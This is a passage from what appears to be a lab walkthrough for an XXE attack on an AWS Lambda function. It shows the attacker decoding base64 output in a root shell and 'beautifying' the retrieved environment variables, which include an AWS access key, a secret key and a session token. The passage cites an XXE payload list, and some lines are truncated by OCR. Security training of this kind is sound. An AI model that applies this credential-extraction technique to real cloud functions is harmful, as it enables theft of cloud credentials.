
Step 8: Decode the output as base64.

Command: echo <output> | base64 -d



```
┌──(root💀attackdefense)-[~]
└─# echo UEFUSD0vdXNyL2xvY2FsL2JpbjovdXNyL2Jpbi86L2Jpbjovb3B0L2JpbgBMQU1CREFfVEFTS19ST09UPS92YXIvdGFzawBMQ
tMQBfQVdTX1hSQVlfREFFTU9OX0FERFJFU1M9MTY5LjI1NC43OS4yAEFXU19YUkFZX0RBRU1PTl9BRERSRVNTPTE2OS4yNTQuNzkuMjoyM
QX05BTUU9L2F3cy9sYW1iZGEveHhlLWhhbmRsZXIAQVdTX0xBTUJEQV9GVU5DVElPTl9NRU1PUllfU0laRT0xMjgAQVdTX0xBTUJEQV9GV
URVhUX01JU1NJTkc9TE9HX0VSUk9SAEFXU19MQU1CREFfSU5JVElBTElaQVRJT05fVFlQRT1vbi1kZW1hbmQATERfTElCUkFSWV9QQVRIP
yL3Rhc2svbGliOi9vcHQvbGliAF9BV1NfWFJBWV9EQUVNT05fUE9SVD0yMDAwAEFXU19MQU1CREFfTE9HX1NUUkVBTV9OQU1FPTIwMjEvM
DVElPTl9OQU1FPXh4ZS1oYW5kbGVyAExBTkc9ZW5fVVMuVVRGLTgAQVdTX1NFQ1JFVF9BQ0NFU1NfS0VZPVUzUUgyOG1LeXI5a1JpMXQ1Z
EbUZ3TFhOdmRYUm9aV0Z6ZEMweElrY3dSUUloQUs5SWdWZE15aGtwS3lxZ3hTVm15UzVzYzBZMXZPV0xmWmF3bHZUNVFWaXBBaUFIc2ZYd
6Y3lNaUlNU290cmVHSXp0MXlZc3RDeEtxY0JqMkd1ZXg4WVVGcUZjNHZGeUdiamp3QjJ3YzAwMkVEQ0J6SEczdWhyeVRWYnk5WHl0UTk4W
5OXBjeG1HVHROazBMZWJEQXh1OUZIcTJBR1IvNHFZMTdVbDB5MzdwZU8xU1Z0Q3o1clhnNWRkNkRaNGU4VEJEWDVCLzF0ZExoRElCQ0JQb
CT0xhVWdDSnlBTmdYWWhHTE1kNEJrN09kV1RzZncrYXZQMHRzMDZWd09FQVhZTUNYN3FialFteWhQVUN5VTNuNTFJVTY3ZnlISm9BczJ0b
qcDJjMlM2MmhQaUdPYmFlNkpMMWJrQSsvOWV5dzlTbSs5aDYvT0pJbnppM1NqUkxJRDdLZm8wdUFOY1RZTndGczdEWU02WjUwazYyd3A0T
fSEFORExFUj1oZWxsby5oYW5kbGVyAEFXU19MQU1CREFfUlVOVElNRV9BUEk9MTI3LjAuMC4xOjkwMDEAVFo9OlVUQwA= | base64 -d
PATH=/usr/local/bin:/usr/bin/:/bin:/opt/binLAMBDA_TASK_ROOT=/var/taskLAMBDA_RUNTIME_DIR=/var/runtimeAWS_DE
DRESS=169.254.79.2:2000AWS_ACCESS_KEY_ID=ASIAUAWOPGE5N3KI6WQRAWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/xxe-han
ON=ap-southeast-1AWS_XRAY_CONTEXT_MISSING=LOG_ERRORAWS_LAMBDA_INITIALIZATION_TYPE=on-demandLD_LIBRARY_PATH
AWS_XRAY_DAEMON_PORT=2000AWS_LAMBDA_LOG_STREAM_NAME=2021/02/27/[$LATEST]edc50a76ced342e5ba01af61a2bf1778AW
9kRi1t5gTm7ZNa5jX8XMIaCnOkcIwcAWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEEkaDmFwLXNvdXRoZWFzdC0xIkcwRQIhAK9IgVdMyh
AQhiEAAaDDI3NjM4NDY1NzcyMiIMSotreGIzt1yYstCxKqcBj2Guex8YUFqFc4vFyGbjjwB2wc002EDCBzHG3uhryTVby9XytQ98YxHRAi
R/4qY17Ul0y37peO1SVtCz5rXg5dd6DZ4e8TBDX5B/1tdLhDIBCBPlSeON00Y2hRFClyNuKaLzD5Pvv6vZAw+fnpgQY64AEGKEodvMaB1H
JoAs2tnB3PjCC6KFZt4sCKGSU913pWF0/Mq3SYL9RF3qF24j2HE1kkxCzvEVCRkPCArHjp2c2S62hPiGObae6JL1bkA+/9eyw9Sm+9h6/O
wgxpX8oY9vd1Gn91nw==_HANDLER=hello.handlerAWS_LAMBDA_RUNTIME_API=127.0.0.1:9001TZ=:UTC
```

Step 9: Beautify the output in a graphical text editor.



```
PATH=/usr/local/bin:/usr/bin/:/bin:/opt/bin
LAMBDA_TASK_ROOT=/var/taskLAMBDA_RUNTIME_DIR=/var/runtime
AWS_DEFAULT_REGION=ap-southeast-1
_AWS_XRAY_DAEMON_ADDRESS=169.254.79.2
AWS_XRAY_DAEMON_ADDRESS=169.254.79.2:2000
AWS_ACCESS_KEY_ID=ASIAUAWOPGE5N3KI6WQR
AWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/xxe-handler
AWS_LAMBDA_FUNCTION_MEMORY_SIZE=128
AWS_LAMBDA_FUNCTION_VERSION=$LATEST
AWS_REGION=ap-southeast-1
AWS_XRAY_CONTEXT_MISSING=LOG_ERROR
AWS_LAMBDA_INITIALIZATION_TYPE=on-demand
LD_LIBRARY_PATH=/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task
_AWS_XRAY_DAEMON_PORT=2000
AWS_LAMBDA_LOG_STREAM_NAME=2021/02/27/[$LATEST]edc50a76ced342e5ba01af61a2bf1778
AWS_LAMBDA_FUNCTION_NAME=xxe-handler
LANG=en_US.UTF-8
AWS_SECRET_ACCESS_KEY=U3QH28mKyr9kRi1t5gTm7ZNa5jX8XMIaCnOkcIwc
AWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEEkaDmFwLXNvdXRoZWFzdC0xIkcwRQIhAK9IgVdMyhkpKyqgx
8YUFqFc4vFyGbjjwB2wc002EDCBzHG3uhryTVby9XytQ98YxHRAi8aPt01qP0YKtKJ/PPIC1ZhjKDFvH1eM
1tdLhDIBCBPlSeON00Y2hRFClyNuKaLzD5Pvv6vZAw+fnpgQY64AEGKEodvMaB1Hd3Ih8Mg0yBOLaUgCJyA
Mq3SYL9RF3qF24j2HE1kkxCzvEVCRkPCArHjp2c2S62hPiGObae6JL1bkA+/9eyw9Sm+9h6/OJInzi3SjRL
_HANDLER=hello.handler
AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001
TZ=:UTC
```

Successfully retrieved environment variables.

References:

1. XXE Injection Payload List (https://github.com/payloadbox/xxe-injection-payload-list)